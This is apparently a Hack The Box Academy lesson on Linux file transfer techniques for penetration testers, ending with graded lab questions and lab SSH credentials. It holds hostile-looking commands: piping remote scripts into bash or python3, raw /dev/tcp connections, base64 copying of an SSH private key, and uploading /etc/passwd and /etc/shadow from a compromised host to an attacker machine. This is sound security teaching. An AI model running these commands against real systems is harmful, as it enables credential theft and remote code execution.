academy.hackthebox.com

Hack The Box - Academy

Themesbrand

18-23 minutes

Linux File Transfer Methods

Linux is a versatile operating system, which commonly has many different tools we can use to perform file transfers. Understanding file transfer methods in Linux can help attackers and defenders improve their skills to attack networks and prevent sophisticated attacks.

A few years ago, we were contacted to perform incident response on some web servers. We found multiple threat actors in six out of the nine web servers we investigated. The threat actor found a SQL Injection vulnerability. They used a Bash script that, when executed, attempted to download another piece of malware that connected to the threat actor's command and control server.


The Bash script they used tried three download methods to get the other piece of malware that connected to the command and control server. Its first attempt was to use `cURL`. If that failed, it attempted to use `wget`, and if that failed, it used `Python`. All three methods use HTTP to communicate.

Although Linux can communicate via FTP, SMB like Windows, most malware on all different operating systems uses HTTP and HTTPS for communication.

This section will review multiple ways to transfer files on Linux, including HTTP, Bash, SSH, etc.

Download Operations

We have access to the machine `NIX04`, and we need to download a file from our `Pwnbox` machine. Let's see how we can accomplish this using multiple file download methods.



Base64 Encoding / Decoding

Depending on the file size we want to transfer, we can use a method that does not require network communication. If we have access to a terminal, we can encode a file to a base64 string, copy its content into the terminal and perform the reverse operation. Let's see how we can do this with Bash.

Pwnbox - Check File MD5 hash

Pwnbox - Check File MD5 hash

```
Exuurxd@htb[/htb]$ md5sum id_rsa

4e301756a07ded0a2dd6953abf015278  id_rsa
```

We use `cat` to print the file content, and base64 encode the output using a pipe `|`. We used the option `-w 0` to create only one line and ended up with the command with a semi-colon (;) and `echo` keyword to start a new line and make it easier to copy.

Pwnbox - Encode SSH Key to Base64

Pwnbox - Encode SSH Key to Base64

```
Exuurxd@htb[/htb]$ cat id_rsa |base64 -w 0;echo

LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYj
```

We copy this content, paste it onto our Linux target machine, and use `base64` with the option `-d' to decode it.

Linux - Decode the File

Linux - Decode the File

```
Exuurxd@htb[/htb]$ echo -n
'LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KY
| base64 -d > id_rsa
```

Finally, we can confirm if the file was transferred successfully using the `md5sum` command.

Linux - Confirm the MD5 Hashes Match

Linux - Confirm the MD5 Hashes Match

```
Exuurxd@htb[/htb]$ md5sum id_rsa

4e301756a07ded0a2dd6953abf015278  id_rsa
```

Note: You can also upload files using the reverse operation. From your compromised target cat and base64 encode a file and decode it in your Pwnbox.

Web Downloads with Wget and cURL

Two of the most common utilities in Linux distributions to interact with web applications are `wget` and `curl`. These tools are installed on many Linux distributions.

To download a file using `wget`, we need to specify the URL and the option `-O' to set the output filename.

Download a File Using wget

Download a File Using wget

```
Exuurxd@htb[/htb]$ wget
https://raw.githubusercontent.com/rebootuser
/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh
```

`cURL` is very similar to `wget`, but the output filename option is lowercase `-o'.

Download a File Using cURL

Download a File Using cURL

```
Exuurxd@htb[/htb]$ curl -o /tmp/LinEnum.sh
https://raw.githubusercontent.com/rebootuser
/LinEnum/master/LinEnum.sh
```

Fileless Attacks Using Linux

Because of the way Linux works and how pipes operate, most of the tools we use in Linux can be used to replicate fileless operations, which means that we don't have to download a file to execute it.

Note: Some payloads such as `mkfifo` write files to disk. Keep in mind that while the execution of the payload may be fileless when you use a pipe, depending on the payload choosen it may create temporary files on the OS.

Let's take the `cURL` command we used, and instead of downloading LinEnum.sh, let's execute it directly using a pipe.

Fileless Download with cURL

Fileless Download with cURL

```
Exuurxd@htb[/htb]$ curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
```

Similarly, we can download a Python script file from a web server and pipe it into the Python binary. Let's do that, this time using `wget`.

Fileless Download with wget

Fileless Download with wget

```
Exuurxd@htb[/htb]$ wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3

Hello World!
```

Download with Bash (/dev/tcp)

There may also be situations where none of the well-known file transfer tools are available. As long as Bash version 2.04 or greater is installed (compiled with --enable-net-redirections), the built-in /dev/TCP device file can be used for simple file downloads.

Connect to the Target Webserver

Connect to the Target Webserver

```
Exuurxd@htb[/htb]$ exec 3<>/dev/tcp/10.10.10.32/80
```

HTTP GET Request

HTTP GET Request

```
Exuurxd@htb[/htb]$ echo -e "GET /LinEnum.sh
HTTP/1.1\n\n">&3
```

Print the Response

Print the Response

```
Exuurxd@htb[/htb]$ cat <&3
```

SSH Downloads

SSH (or Secure Shell) is a protocol that allows secure access to remote computers. SSH implementation comes with an `SCP` utility for remote file transfer that, by default, uses the SSH protocol.

`SCP` (secure copy) is a command-line utility that allows you to copy files and directories between two hosts securely. We can copy our files from local to remote servers and from remote servers to our local machine.

`SCP` is very similar to `copy` or `cp`, but instead of providing a local path, we need to specify a username, the remote IP address or DNS name, and the user's credentials.

Before we begin downloading files from our target Linux machine to our Pwnbox, let's set up an SSH server in our Pwnbox.

Enabling the SSH Server

Enabling the SSH Server

```
Exuurxd@htb[/htb]$ sudo systemctl enable ssh

Synchronizing state of ssh.service with SysV
service script with /lib/systemd/systemd-sysv-
install.
Executing: /lib/systemd/systemd-sysv-install
```

```
enable ssh
Use of uninitialized value $service in hash
element at /usr/sbin/update-rc.d line 26, <DATA>
line 45
...SNIP...
```

Starting the SSH Server

Starting the SSH Server

```
Exuurxd@htb[/htb]$ sudo systemctl start ssh
```

Checking for SSH Listening Port

Checking for SSH Listening Port

```
Exuurxd@htb[/htb]$ netstat -lnpt

(Not all processes could be identified, non-owned
process info
 will not be shown, you would have to be root to
see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
Foreign Address         State       PID/Program
name
tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      -
```

Now we can begin transferring files. We need to specify the IP address of our Pwnbox and the username and password.

Linux - Downloading Files Using SCP

Linux - Downloading Files Using SCP

```
Exuurxd@htb[/htb]$ scp
plaintext@192.168.49.128:/root/myroot.txt .
```

Note: You can create a temporary user account for file transfers and avoid using your primary credentials or keys on a remote computer.

Upload Operations

There are also situations such as binary exploitation and packet capture analysis, where we must upload files from our target machine onto our attack host. The methods we used for downloads will also work for uploads. Let's see how we can upload files in various ways.

Web Upload

As mentioned in the `Windows File Transfer Methods` section, we can use [uploadserver](), an extended module of the Python `HTTP.Server` module, which includes a file upload page. For this Linux example, let's see how we can configure the `uploadserver` module to use HTTPS for secure communication.

The first thing we need to do is to install the `uploadserver` module.

Pwnbox - Start Web Server

Pwnbox - Start Web Server

```
Exuurxd@htb[/htb]$ python3 -m pip install --user
uploadserver

Collecting uploadserver
  Using cached uploadserver-2.0.1-py3-none-
any.whl (6.9 kB)
```

```
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
```

Now we need to create a certificate. In this example, we are using a self-signed certificate.

Pwnbox - Create a Self-Signed Certificate

Pwnbox - Create a Self-Signed Certificate

```
Exuurxd@htb[/htb]$ openssl req -x509 -out
server.pem -keyout server.pem -newkey rsa:2048
-nodes -sha256 -subj '/CN=server'

Generating a RSA private key
..................................................
.......+++++
writing new private key to 'server.pem'
-----
```

The webserver should not host the certificate. We recommend creating a new directory to host the file for our webserver.

Pwnbox - Start Web Server

Pwnbox - Start Web Server

```
Exuurxd@htb[/htb]$ mkdir https && cd https
```

Pwnbox - Start Web Server

```
Exuurxd@htb[/htb]$ python3 -m uploadserver 443
--server-certificate /root/server.pem

File upload available at /upload
Serving HTTPS on 0.0.0.0 port 443
(https://0.0.0.0:443/) ...
```

Now from our compromised machine, let's upload the `/etc/passwd` and `/etc/shadow` files.

Linux - Upload Multiple Files

Linux - Upload Multiple Files

```
Exuurxd@htb[/htb]$ curl -X POST
https://192.168.49.128/upload -F 'files=@/etc
/passwd' -F 'files=@/etc/shadow' --insecure
```

We used the option `--insecure` because we used a self-signed certificate that we trust.

Alternative Web File Transfer Method

Since Linux distributions usually have `Python` or `php` installed, starting a web server to transfer files is straightforward. Also, if the server we compromised is a web server, we can move the files we want to transfer to the web server directory and access them from the web page, which means that we are downloading the file from our Pwnbox.

It is possible to stand up a web server using various languages. A compromised Linux machine may not have a web server installed. In such cases, we can use a mini web server. What they perhaps lack in security, they make up for flexibility, as the webroot location and listening ports can quickly be changed.

Linux - Creating a Web Server with Python3

Linux - Creating a Web Server with Python3

```
Exuurxd@htb[/htb]$ python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000
```

```
(http://0.0.0.0:8000/) ...
```

Linux - Creating a Web Server with Python2.7

Linux - Creating a Web Server with Python2.7

```
Exuurxd@htb[/htb]$ python2.7 -m SimpleHTTPServer

Serving HTTP on 0.0.0.0 port 8000
(http://0.0.0.0:8000/) ...
```

Linux - Creating a Web Server with PHP

Linux - Creating a Web Server with PHP

```
Exuurxd@htb[/htb]$ php -S 0.0.0.0:8000

[Fri May 20 08:16:47 2022] PHP 7.4.28 Development
Server (http://0.0.0.0:8000) started
```

Linux - Creating a Web Server with Ruby

Linux - Creating a Web Server with Ruby

```
Exuurxd@htb[/htb]$ ruby -run -ehttpd . -p8000

[2022-05-23 09:35:46] INFO  WEBrick 1.6.1
[2022-05-23 09:35:46] INFO  ruby 2.7.4
(2021-07-07) [x86_64-linux-gnu]
[2022-05-23 09:35:46] INFO
WEBrick::HTTPServer#start: pid=1705 port=8000
```

Download the File from the Target Machine onto the Pwnbox

Download the File from the Target Machine onto the Pwnbox

```
Exuurxd@htb[/htb]$ wget
```

```
192.168.49.128:8000/filetotransfer.txt

--2022-05-20 08:13:05--
http://192.168.49.128:8000/filetotransfer.txt
Connecting to 192.168.49.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'filetotransfer.txt'

filetotransfer.txt                       [ <=>
]       0  --.-KB/s    in 0s

2022-05-20 08:13:05 (0.00 B/s) -
‘filetotransfer.txt’ saved [0/0]
```

Note: When we start a new web server using Python or PHP, it's important to consider that inbound traffic may be blocked. We are transferring a file from our target onto our attack host, but we are not uploading the file.

SCP Upload

We may find some companies that allow the `SSH protocol` (TCP/22) for outbound connections, and if that's the case, we can use an SSH server with the `scp` utility to upload files. Let's attempt to upload a file using the SSH protocol.

File Upload using SCP

File Upload using SCP

```
Exuurxd@htb[/htb]$ scp /etc/passwd
plaintext@192.168.49.128:/home/plaintext/

plaintext@192.168.49.128's password:
```

```
passwd
100% 3414     6.7MB/s   00:00
```

Note: Remember that scp syntax is similar to cp or copy.

Onwards

These are the most common file transfer methods using built-in tools on Linux systems, but there's more. In the following sections, we'll discuss other mechanisms and tools we can use to perform file transfer operations.

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.
Existing PwnBox instances will automatically switch to the new VPN server.

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 2 Download the file flag.txt from the web root using Python from the Pwnbox. Submit the contents of the file as your answer.

SSH to with user "htb-student" and password "HTB_@cademy_stdnt!"

+ 3 Upload the attached file named upload_nix.zip to the target using the method of your choice. Once uploaded, SSH to the box, extract the file, and run "hasher <extracted file>" from the command line. Submit the generated hash as your answer.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Target: Click here to spawn the target system!

Connect to the target machine via SSH and practice various file transfer operations (upload and download) with your attack host. Type "DONE" when finished.